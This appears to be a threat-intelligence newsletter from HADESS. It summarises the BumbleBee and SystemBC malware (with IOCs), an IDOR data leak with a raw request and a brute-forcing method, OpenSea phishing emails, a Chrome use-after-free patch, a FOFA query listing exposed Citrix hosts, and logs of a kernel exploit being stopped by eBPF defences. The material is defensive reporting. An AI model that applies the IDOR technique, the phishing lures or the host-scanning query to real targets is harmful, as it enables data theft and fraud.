**num_dga_domains**
100



Documents-details.rar - ZIP archive, unpacked size 1,182,209 bytes

| Name | Size | Packed | Type | Modified | CRC32 |
|---|---|---|---|---|---|
| .. | | | File folder | | |
| Requested_Documents_SEPTEMBER2023.pdf | 814,592 | 684,723 | File folder | 9/5/2023 8:04 ... | |
| Requested_Documents_SEPTEMBER2023.pdf | 367,617 | 344,237 | File | 9/5/2023 8:04 ... | 2F266347 |

Documents-details.rar (evaluation copy)

Documents-details.rar\Requested_Documents_SEPTEMBER2023.pdf - ZIP archive, unpacked size 1,182,209 bytes

| Name | Size | Packed | Type | Modified | CRC32 |
|---|---|---|---|---|---|
| .. | | | File folder | | |
| Requested_Documents_SEPTEMBER2023.pdf .exe | 814,592 | 684,723 | Application | 9/5/2023 8:04 ... | E75DE535 |

Total 1 file, 814,592 bytes

https://twitter.com/0xToxin/status/1722915203040354656

BumbleBee, a newly identified malware, has been observed in a campaign labeled "Documents!" by the cybersecurity community. This campaign is notable for its use of advanced techniques and has been linked to the botnet "rar0409."

Execution Flow

The malware's execution flow is relatively straightforward but effective:

1. **Initial Contact**: Via an HTML file.
2. **Delivery Mechanism**: The malware is packed in a RAR archive.
3. **Execution**: The final payload is an executable file (.exe).

Key Features

- **HTML Smuggling**: BumbleBee utilizes HTML smuggling techniques. This involves using legitimate HTML5 features to create and deliver malicious files while bypassing security controls.
- **Exploitation of CVE-2023-38831**: The malware exploits this specific vulnerability, although details about the nature of this vulnerability are not provided in the brief.

Botnet Association

- **Botnet Name**: rar0409

The association with this botnet suggests a broader infrastructure and possibly a wider range of attack capabilities.

Triage and Analysis

- **Dynamic Generation Algorithm (DGA)**: Interesting findings include the use of a DGA seed, counter, and length. This indicates a sophisticated command and control (C2) mechanism, where the malware can dynamically generate domain names for C2 communications.
- **Files and Samples**: For further analysis and research, files related to this campaign can be found on the Abuse.ch Bazaar.

# 🥷 TTP Analysis

The report focuses on a sophisticated malware known as SystemBC, also referred to as Coroxy. This malware is multifaceted, functioning as a socks5 proxy, bot, backdoor, and Remote Access Trojan (RAT). It has been utilized by various threat actors in cyber-attacks.

Malware Characteristics

- **Category**: Socks5 proxy, bot, backdoor, RAT
- **Usage**: By several threat actors

Operational Flow

The operational flow of SystemBC is as follows:

- **Loader/Other Malware**: Initial infection vector.
- **SystemBC Activation**: Acts as a secondary payload.
- **Mutex Creation**: Ensures unique instance.
- **Temporary Copy Creation**: For execution and persistence.
- **Persistence Mechanism**: Ensures long-term access.
- **Sensitive Information Harvesting**: Collects valuable data.
- **Network Information Gathering**: For further exploitation.
- **Command and Control (C&C) Communication**: For remote control and data exfiltration.

Tactics, Techniques, and Procedures (TTP)


The TTPs associated with SystemBC include:

- [T1547.001] Registry Run Keys: For persistence.
- [T1070] Stop Process: To evade detection.
- [T1140] Decode Network Information: For data extraction.
- [T1082] System Information Discovery: To understand the environment.
- [T1033] System Owner/User Discovery: Identifying potential targets.
- [T1560] Archive Collected Data: For data exfiltration.
- [T1497] Virtualization/Sandbox Evasion: To avoid analysis.
- [T1071] Application Layer Protocol: For communication.


Indicators of Compromise (IOC)

- The IOCs related to SystemBC are:
- Domains:
  - payload[.]su
  - mxstat215dm[.]xyz
  - mxstex725dm[.]xyz
  - zl0yy[.]ru
  - r0ck3t[.]ru
- IP Addresses:
  - 91[.]191[.]209[.]110
  - 5[.]42[.]65[.]67

https://twitter.com/RexorVc0/status/1723961165305532675


SystemBC | Coroxy
Recon + ifr access
Spear-Phishing mail
Lateral mov. + Priv. escalation
OR
Macros | Doc exploit
Another malware | Loader
SystemBC
Mutex
TMP file copy dropped
Not all versions
Persistence on Task or Registry
User / System info
Calculate / check network information to connect
SystemBC loops or wait attacker connection
Attacker accesses | Execute cmd / load malware
C&C server

# Leakage



```
GET /Report/RepSoorathesab?v=
zyntxrjornittgxntkdrgyjygmzrmrzoqnotnkxnjgjtqnjnzyj
rirgirnittghn HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: [redacted]
Referer: [redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
If-None-Match: W/"1879-4cVWM3OhBfPrxUWXqW42PEvZydM"
Te: trailers
Connection: close
```

https://twitter.com/cycatz2/status/1724287204686750125

The security of user data in web applications is critical. However, vulnerabilities like Insecure Direct Object Reference (IDOR) can significantly compromise data integrity. This report examines a real-world case of an IDOR vulnerability within a web application, particularly focusing on the exploitation of the 'v' parameter, which led to the exposure of all users' Personally Identifiable Information (PII).

### Analyzing the 'v' Parameter

The 'v' parameter in question is 64 characters long, making it unpredictable and lengthy. It consists of a mix of constant and changeable parts. The constant parts are enclosed in curly braces, such as **{xrjo}**, **{tgx}**, **{tgyj}**, **{mrzo}**, **{tnkxn}**, **{qnjn}**, and **{irgirnittghn}**. The characters outside these braces are changeable, and this variability is what can be exploited.


### Exploiting the Vulnerability

The exploitation process involves making partial and unpredictable changes to the characters outside the curly braces while keeping the constant parts intact. By altering these characters in different requests, it becomes possible to access different users' data. For example, by changing the original 'v' parameter from **vnnt {xrjo} nnnr {tgx} ntkx {tgyj} yinvr {mrzo} jyg {tnkxn} ugor {qnjn} zyjr {irgirnittghn}** to various altered forms, each alteration potentially leads to the exposure of a different user's data.

### Tools Used for Exploitation

- **Intruder**: A tool used to automate the brute-forcing of these portions.
- **Python Script**: A script was written to generate altered 'v' parameters. This script takes the original parameter, splits it into constant and changeable parts, and then randomly changes some characters in the changeable part while keeping the constant parts intact.


# 👹 Scam Contract



Action Required: Security Alert for Your OpenSea Developer Account

OpenSea Develo... 21:29
to me

From OpenSea Developers • noreply@everbridge.net
Reply-to OpenSea Developers • conf-6552951446ccc616e86fd2ce-655295124b50aa7dbf65fcce@smtpic-ne.prd1.everbridge.net



Action Required: Security Alert for Your OpenSea Developer Account

OpenSea Develo... 21:29
to me

From OpenSea Developers • noreply@everbridge.net
Reply-to OpenSea Developers • conf-6552951446ccc616e86fd2ce-655295124b50aa7dbf65fcce@smtpic-ne.prd1.everbridge.net

**Urgent Appeal: Join Us in Supporting Palestinian Refugees with a $1 Donation ID#28287121**

**Power of our community!**

Dear [redacted]

I hope this message finds you well. At OpenSea, we believe in the power of our community to make a positive impact, and today, we're reaching out with an urgent appeal.

As we witness the ongoing challenges faced by Palestinian refugees, we are moved to take action and extend a helping hand. We are launching a donation campaign to raise

[IMPORTANT] Your developer account and assets are at risk.

OpenSea Developer Team <no-reply@alertmedia.com>
to me

Important Message To Developers / OpenSea API Users,

We hope this email finds you well. Unfortunately, we must bring to your attention a recent security incident affecting the OpenSea Developer community. In the last 12 hours, we've received numerous reports of unauthorized API key usage, including instances of items being listed and offers being accepted. This alarming activity is a result of a third-party breach that exposed your OpenSea Developer API key.

**You received an offer!**

Dear [redacted]

You have an offer of **1.0234 WETH** for xxx95385.

Best regards,
OpenSea Team

https://www.hackread.com/fake-ledger-app-microsoft-app-store-crypto-funds/

OpenSea, a popular platform in the NFT (Non-Fungible Token) space, has recently become the target of email phishing campaigns. These campaigns are specifically designed to deceive OpenSea's users and developers. It's important to be aware of the nature of these scams to protect personal and financial information.


Types of Phishing Scams

1. **Fake Developer Account Risk Alert**: This scam involves sending emails that appear to be from OpenSea, warning developers of some risk or issue with their accounts. The goal is to trick recipients into revealing sensitive information or credentials.
2. **Fake Offer**: Another common tactic is sending emails that mimic legitimate offers from OpenSea. These emails may contain links to fraudulent websites where users are prompted to enter personal details or connect their digital wallets, leading to potential theft of assets or personal information.

The Domain "docs-opensea[.]io"

- The mentioned domain, **docs-opensea[.]io**, seems to be part of this phishing campaign. However, accessing this domain resulted in an error, indicating it might be down or not accessible at the moment.
- It's crucial to note that such domains are often created to appear legitimate, mimicking the official website's look and feel to deceive users.

# 1Day



```
19 third_party/blink/renderer/modules/webaudio/realtime_audio_destination_handler.cc
@@ -118,12 +118,21 @@ void RealtimeAudioDestinationHandler::SetChannelCount(
   uint32_t old_channel_count = ChannelCount();
   AudioHandler::SetChannelCount(channel_count, exception_state);

-  // Stop, re-create and start the destination to apply the new channel count.
-  if (ChannelCount() != old_channel_count && !exception_state.HadException()) {
-    StopPlatformDestination();
-    CreatePlatformDestination();
-    StartPlatformDestination();
+  // After the context is closed, changing channel count will be ignored
+  // because it will trigger the recreation of the platform destination. This
+  // in turn can activate the audio rendering thread.
+  AudioContext* context = static_cast<AudioContext*>(Context());
+  CHECK(context);
+  if (context->ContextState() == AudioContext::kClosed ||
+      ChannelCount() == old_channel_count ||
+      exception_state.HadException()) {
+    return;
   }
+
+  // Stop, re-create and start the destination to apply the new channel count.
+  StopPlatformDestination();
+  CreatePlatformDestination();
+  StartPlatformDestination();
 }

 void RealtimeAudioDestinationHandler::StartRendering() {
```

https://twitter.com/hosselot/status/1724106627106603492

The "Tianfu Cup 2023" highlighted a significant vulnerability in Google Chrome, specifically a use-after-free issue in the WebAudio component, tracked as CVE-2023-5996. This vulnerability was addressed by modifying how Chrome handles channel count updates after the audio context is closed.

The Vulnerability

- **Component Affected**: The issue was in the WebAudio component of Chrome.
- **Nature of Vulnerability**: It was a use-after-free vulnerability, a type of memory corruption issue that can lead to arbitrary code execution.
- **CVE ID**: CVE-2023-5996.

The Fix

Google implemented a fix by ignoring channel count updates after the audio context is closed. The key aspects of the fix include:

1. **Checking Context State**: The new code checks if the audio context's state is 'closed'. If so, any changes to the channel count are ignored.
2. **Maintaining Stability**: The fix ensures that the audio rendering thread is not activated unexpectedly, which could lead to instability or exploitation of the use-after-free condition.

Code Analysis


The provided code snippet demonstrates the logic implemented to address the vulnerability:

- **Channel Count Check**: The code first retrieves the old channel count and sets a new channel count. If there's an exception or the channel count remains unchanged, it bypasses the recreation of the platform destination.
- **Context State Validation**: The fix includes a check for the context state (**AudioContext::kClosed**). If the context is closed, or other conditions are met (same channel count or exception state), the function returns early, avoiding further processing.
- **Recreation of Platform Destination**: If the conditions are not met, the destination is stopped, recreated, and started again to apply the new channel count, ensuring the integrity of the audio processing.

Broader Context: Linux Kernel Security and Google's kernelCTF

The discussion around CVE-2023-5996 leads to a broader conversation about Linux kernel security. The kernel, being the core of many systems, is a critical security component. Google's kernelCTF program is an initiative to encourage the discovery and mitigation of vulnerabilities in the Linux kernel.

# 🌶️ Trending Exploit



app="citrix-Gateway" || app="citrix-ADC" || app="citrix-NetScaler-Gateway"

224,203 results ( 80,226 unique IP ) ,1040 ms ,Keyword Search.
Nearly year results, click to view all results.
Intelligently excluded 20,044 Honeypot/Fraud Datas, click to view.

TOP PRODUCTS

| | |
|---|---|
| citrix-Gateway | 204,093 |
| citrix-Access-Gateway | 162,081 |
| citrix-NetScaler-GW | 7,175 |
| McAfee-ePolicy-Orchestrator | 2 |
| Qrator-Products | 2 |

TOP FID

| | |
|---|---|
| hnGZ... | 95,234 |
| AmJi6... | 44,841 |
| o/xuQ... | 39,210 |
| 0v+P2... | 20,352 |
| JhZUw... | 2,833 |

TOP COUNTRIES/REGIONS

| | |
|---|---|
| United St... | 57,505 |
| Germany | 24,382 |

[redacted] hnG... 80

[redacted]
185.157.18.112
Denmark / Albertslund
ASN: 207247
Organization: Zentura IT a/s
[redacted]
2023-10-19
Apache

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 2450
Accept-Ranges: bytes
Cache-Control: no-cache, no-store, must-revalidate
Cache-Control: no-cache
Content-Type: text/html; charset=utf-8
Date: Thu, 19 Oct 2023 12:43:48 GMT
Etag: "992-6076d5bb9d900"
```

https://twitter.com/fofabot/status/1714997328455643425

The exploit related to CVE-2023-4966 in Citrix NetScaler ADC and Gateway appliances is a significant cybersecurity concern. Here's a detailed overview:


Background

- **Date of Security Bulletin**: Citrix released a security bulletin on October 10, 2023, addressing a sensitive information disclosure vulnerability identified as CVE-2023-4966.
- **Affected Appliances**: The vulnerability impacts NetScaler ADC (Application Delivery Controller) and NetScaler Gateway appliances.

Nature of the Vulnerability

- **Exploitation in the Wild**: Mandiant reported that this vulnerability has been exploited in the wild since late August 2023.
- **Consequences of Exploitation**: Successful exploitation allows attackers to hijack existing authenticated sessions. This bypasses multifactor authentication or other strong authentication mechanisms.
- **Persistence of Sessions**: Even after deploying the update to mitigate CVE-2023-4966, some hijacked sessions may persist.
- **Session Hijacking Incidents**: There have been instances where session data was stolen before the patch deployment and then used by threat actors.

# The Topic of the Week



```
ved@ved-test:~$ id
uid=1000(ved) gid=1000(ved) groups=1000(ved),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
ved@ved-test:~$ ./cve-2021-22555/original_exploit
[+] Linux Privilege Escalation by theflow@ - 2021

[+] STAGE 0: Initialization
[*] Setting up namespace sandbox...
[*] Initializing sockets and message queues...

[+] STAGE 1: Memory corruption
[*] Spraying primary messages...
[*] Spraying secondary messages...
[*] Creating holes in primary messages...
[*] Triggering out-of-bounds write...
[*] Searching for corrupted primary message...
[+] fake_idx: ffd
[+] real_idx: fdd

[+] STAGE 2: SMAP bypass
[*] Freeing real secondary message...
[*] Spraying fake secondary messages...
[*] Leaking adjacent secondary message...
Killed
ved@ved-test:~$ id
uid=1000(ved) gid=1000(ved) groups=1000(ved),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
ved@ved-test:~$
```

```
victim@hardenedvault:~$ id
uid=1000(victim) gid=1000(victim) groups=1000(victim),4(adm),24(cdrom),27(sudo)
padmin),131(lxd),132(sambashare)
victim@hardenedvault:~$ ./cve-2021-22555
[+] Linux Privilege Escalation by theflow@ - 2021

[+] STAGE 0: Initialization
[*] Setting up namespace sandbox...
[*] Initializing sockets and message queues...

[+] STAGE 1: Memory corruption
[*] Spraying primary messages...
[*] Spraying secondary messages...
[*] Creating holes in primary messages...
[*] Triggering out-of-bounds write...
[*] Searching for corrupted primary message...
[+] fake_idx: 806
[+] real_idx: 7f5

[+] STAGE 2: SMAP bypass
[*] Freeing real secondary message...
[*] Spraying fake secondary messages...
[*] Leaking adjacent secondary message...
[+] kheap_addr: ffff95954f968000
[*] Freeing fake secondary messages...
[*] Spraying fake secondary messages...
[*] Leaking primary message...
[+] kheap_addr: ffff95954fef0000

[+] STAGE 3: KASLR bypass
[*] Freeing fake secondary messages...
[*] Spraying fake secondary messages...
[*] Freeing sk_buff data buffer...
[*] Spraying pipe_buffer objects...
[*] Leaking and freeing pipe_buffer object.
[+] anon_pipe_buf_ops: ffffffff94878380
[+] kbase_addr: ffffffff93800000

[+] STAGE 4: Kernel code execution
[*] Spraying fake pipe_buffer objects...
[*] Releasing pipe_buffer objects...
Killed
victim@hardenedvault:~$ id
uid=1000(victim) gid=1000(victim) groups=1000(victim),4(adm),24(cdrom),27(sudo)
padmin),131(lxd),132(sambashare)
```

VED 2023: Old vulnerability with new exploit vector vs. new security defense
VED 2021

https://twitter.com/the_yellow_fall/status/1724265785231917521

VED (Vault Exploit Defense)-eBPF is an innovative approach to enhancing kernel security in Linux systems. It utilizes eBPF (extended Berkeley Packet Filter), an in-kernel virtual machine, to monitor kernel activities and detect potential exploits or rootkits without altering the kernel source code.

eBPF Overview

- **Functionality**: eBPF allows for the execution of code within the kernel space, providing a high degree of flexibility and efficiency.
- **Application**: It can be attached to various kernel events like tracepoints and kprobes, enabling detailed analysis and data collection.

VED-eBPF's Approach

VED-eBPF leverages eBPF to trace security-sensitive behaviors within the kernel, focusing on detecting anomalies that could indicate exploits or rootkits. It primarily provides two detection mechanisms:

1. **wCFI (Control Flow Integrity)**:
   - **Purpose**: Detects control flow hijacking attacks.
   - **Method**: Utilizes a bitmap of valid call sites and validates each return address against this map.
   - **Implementation**: Traces the kernel call stack, validating return addresses and monitoring stack pointer and kernel text region changes.
2. **PSD (Privilege Escalation Detection)**:
   - **Purpose**: Identifies unauthorized privilege escalations.
   - **Method**: Monitors changes to credential structures within the kernel.
   - **Implementation**: Attaches to functions like **commit_creds** and **prepare_kernel_cred**, analyzing credentials before and after execution.

How it Works

- **eBPF Program Attachment**: VED-eBPF attaches eBPF programs to specific kernel functions to trace execution flows and gather security events.
- **Data Submission**: These events are then submitted to userspace for analysis via perf buffers.

Detailed Mechanisms

- **wCFI**:
  - **Stack Tracing**: On each function call, it dumps the stack and assigns an ID.
  - **Validation**: Checks return addresses against a precomputed bitmap of valid call sites.
  - **Event Generation**: If a corrupted stack is detected, it generates a **wcfi_stack_event** with details like stack trace, ID, and invalid return address.
- **PSD**:
  - **Credential Monitoring**: Extracts credential information during key function calls.
  - **Comparison**: Analyzes changes in credentials to spot unauthorized escalations.
  - **Event Generation**: Produces a **psd_event** with credential details in case of illegal privilege escalation.

Current Status and Future Work

VED-eBPF is in the proof-of-concept stage, showcasing the potential of eBPF for kernel security. Ongoing and future work includes:

- **Expanding Attack Coverage**: Broadening the scope to detect a wider range of exploits.
- **Performance Optimization**: Enhancing efficiency to minimize impact on system performance.
- **Support for Additional Kernel Versions**: Adapting the tool for various kernel releases.
- **Integration with Security Analytics**: Combining with analytical tools for comprehensive security insights.

HADESS

## cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

**WWW.HADESS.IO**

Threat Radar

**WWW.THREATRADAR.NET**

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.